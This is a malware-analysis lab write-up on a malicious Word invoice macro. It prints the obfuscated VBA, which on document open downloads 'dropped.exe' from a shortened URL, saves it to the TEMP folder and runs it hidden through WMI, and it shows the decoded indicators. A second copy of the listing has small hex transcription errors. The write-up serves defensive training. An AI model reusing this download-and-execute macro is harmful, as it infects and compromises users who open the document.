Malicious VBA [Let's Defend – Write-up]


One of the employees has received a suspicious document attached in the invoice email. They sent you the file to investigate. You managed to extract some strings from the VBA Macro document. Can you refer to CyberChef and decode the suspicious strings?

Please, open the document in Notepad++ for security reasons unless you are running the file in an isolated sandbox.

Malicious Macro: /root/Desktop/ChallengeFiles/invoice.vb

| Start investigation

First, I converted invoice_deobf.vb to invoice_deobf.vba, then I opened the file and this appeared.





```
1 ===============================================================================
2 FILE: inf.docm
3 Type: OpenXML
4 -------------------------------------------------------------------------------
5
6 - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
7 Private Sub avscuqctk()
8 Dim vxedylctlyqvkl As String
9 Dim yxxqowke As String
10 Dim yqlcangepvrccrx As Object, tmffoscpfdripcxpd As Object
11 Dim afcbydld As Integer
12 vxedylctlyqvkl = hgmneqolwgxg("68747470733a2f2f74696e") & hgmneqolwgxg("7975726c2e636f6d2f67327a3267683666")
13 yxxqowke = hgmneqolwgxg("64726f") & hgmneqolwgxg("707065642e657865")
14 yxxqowke = Environ("TEMP") & "\" & yxxqowke
15 Set yqlcangepvrccrx = CreateObject(hgmneqolwgxg("4d53584d4c322e") & hgmneqolwgxg("536572766572584d4c485454502e362e30"))
16 yqlcangepvrccrx.setOption(2) = 13056
17 yqlcangepvrccrx.Open hgmneqolwgxg("474554"), vxedylctlyqvkl, False
18 yqlcangepvrccrx.setRequestHeader hgmneqolwgxg("557365") & hgmneqolwgxg("722d4167656e74"),
   hgmneqolwgxg("4d6f7a696c6c612f342e302028636f6d7061") &
   hgmneqolwgxg("7469626c653b204d53494520362e303b2057696e646f7773204e5420352e3029")
19 yqlcangepvrccrx.Send
20 If yqlcangepvrccrx.Status = 200 Then
21 Set tmffoscpfdripcxpd = CreateObject(hgmneqolwgxg("41444f") & hgmneqolwgxg("44422e53747265616d"))
22 tmffoscpfdripcxpd.Open
23 tmffoscpfdripcxpd.Type = 1
24 tmffoscpfdripcxpd.Write yqlcangepvrccrx.ResponseBody
25 tmffoscpfdripcxpd.SaveToFile yxxqowke, 2
26 tmffoscpfdripcxpd.Close
27 jausltewrjghdtvi yxxqowke
28 End If
29 End Sub
30 Sub AutoOpen()
31 avscuqctk
```

Now let's answer the questions.

Q1: The document initiates the download of a payload after the execution, can you tell what website is hosting it?

I took this information and put it in a cyberchef to answer the first question.




Answer: https://tinyurl.com/g2z2gh6f.

Q2: What is the filename of the payload (include the extension)?


1 ==
2 FILE: inf.docm
3 Type: OpenXML
4 --
5
6 -
7 Private Sub avscuqctk()
8 Dim vxedylctlyqvkl As String
9 Dim yxxqowke As String
10 Dim yqlcangepvrccrx As Object, tmffoscpfdripcxpd As Object
11 Dim afcbydld As Integer
12 vxedylctlyqvkl = hgmneqolwgxg("68747470733a2f2f74696e") & hgmneqolwgxg("7975726c2e636f6d2f67327a3267683666")
13 yxxqowke = hgmneqolwgxg("64726f") & hgmneqolwgxg("70706642e657865")
14 yxxqowke = Environ("TEMP") & "\" & yxxqowke
15 Set yqlcangepvrccrx = CreateObject(hgmneqolwgxg("4d53584d4c322e") & hgmneqolwgxg("536572766572584d4c485454502e362e30"))
16 yqlcangepvrccrx.setOption(2) = 13056
17 yqlcangepvrccrx.Open hgmneqolwgxg("474554"), vxedylctlyqvkl, False
18 yqlcangepvrccrx.setRequestHeader hgmneqolwgxg("557365") & hgmneqolwgxg("722d4167656e74"),
hgmneqolwgxg("4d6f7a696c6c612f342e302028636f6d7061") &
hgmneqolwgxg("7469626c653b204d5349452036 2e303b2057696e646f7773204e5420352e3029")
19 yqlcangepvrccrx.Send
20 If yqlcangepvrccrx.Status = 200 Then
21 Set tmffoscpfdripcxpd = CreateObject(hgmneqolwgxg("41444f") & hgmneqolwgxg("44422e53747265616d"))
22 tmffoscpfdripcxpd.Open
23 tmffoscpfdripcxpd.Type = 1
24 tmffoscpfdripcxpd.Write yqlcangepvrccrx.ResponseBody
25 tmffoscpfdripcxpd.SaveToFile yxxqowke, 2
26 tmffoscpfdripcxpd.Close
27 jausltewrjghdtvi yxxqowke
28 End If
29 End Sub
30 Sub AutoOpen()
31 avscuqctk

second, I took this and put it in cyberchef.




Answer: dropped.exe.

Q3: What method is it using to establish an HTTP connection between files on the malicious web server?




Also took this to put it in cyberchef.




Answer: msxml2.serverxmlhttp.


Q4: What user-agent string is it using?



Answer: mozilla/4.0 (compatible; msie 6.0; windows nt 5.0).

Q5: What object does the attacker use to be able to read or write text and binary files?






Answer: adodb.stream**.**

Q6: What is the object the attacker uses for WMI execution? Possibly they are using this to hide the suspicious application running in the background.

```
46 End Sub
47 Private Function jmkrohkvctnt(ByVal vgqofbnoswth As String) As String
48 Dim nfwbabqqwqxf As Long
49 For nfwbabqqwqxf = 1 To Len(vgqofbnoswth) Step 2
50 jmkrohkvctnt = jmkrohkvctnt & Chr$(Val("&H" & Mid$(vgqofbnoswth, nfwbabqqwqxf, 2)))
51 Next nfwbabqqwqxf
52 End Function
53
54 ---------------------------------------------------------------------------
55 VBA MACRO cwzbjoiuq.bas
56 in file: word/vbaProject.bin - OLE stream: 'VBA/cwzbjoiuq'
57 - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
58 Sub jausltewrjghdtvi(tibgkzhn As String)
59 On Error Resume Next
60 Err.Clear
61 wimResult = kshliitwryv(tibgkzhn)
62 If Err.Number <> 0 Or wimResult <> 0 Then
63 Err.Clear
64 txsctapysvyvh tibgkzhn
65 End If
66 On Error GoTo 0
67 End Sub
68
69 ---------------------------------------------------------------------------
70 VBA MACRO lkxosgcqm.bas
71 in file: word/vbaProject.bin - OLE stream: 'VBA/lkxosgcqm'
72 - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
73 Function kshliitwryv(cmdLine As String) As Integer
74 Set rpmcsqkfmmefrk = GetObject(lylhbzknnnzm("77696e6d676d74") & lylhbzknnnzm("733a5c5c2e5c726f6f745c63696d7632"))
75 Set apcpmobozbywheter = rpmcsqkfmmefrk.Get(lylhbzknnnzm("57696e33325f50726f6365") & lylhbzknnnzm("737353746172747570"))
76 Set ojuovddfgrz = apcpmobozbywheter.SpawnInstance_
77 ojuovddfgrz.ShowWindow = 0
```



Answer: winmgmts:\\.\root\cimv2:win32_process.

Summary

This investigation was an incredibly valuable learning experience that deepened my understanding of malware analysis. By working through the challenge, I learned how to effectively deobfuscate malicious code, and how to extract critical indicators of compromise such as malicious URLs and payloads. Overall, this walkthrough significantly improved my technical proficiency in using tools like olevba and CyberChef to uncover hidden threats.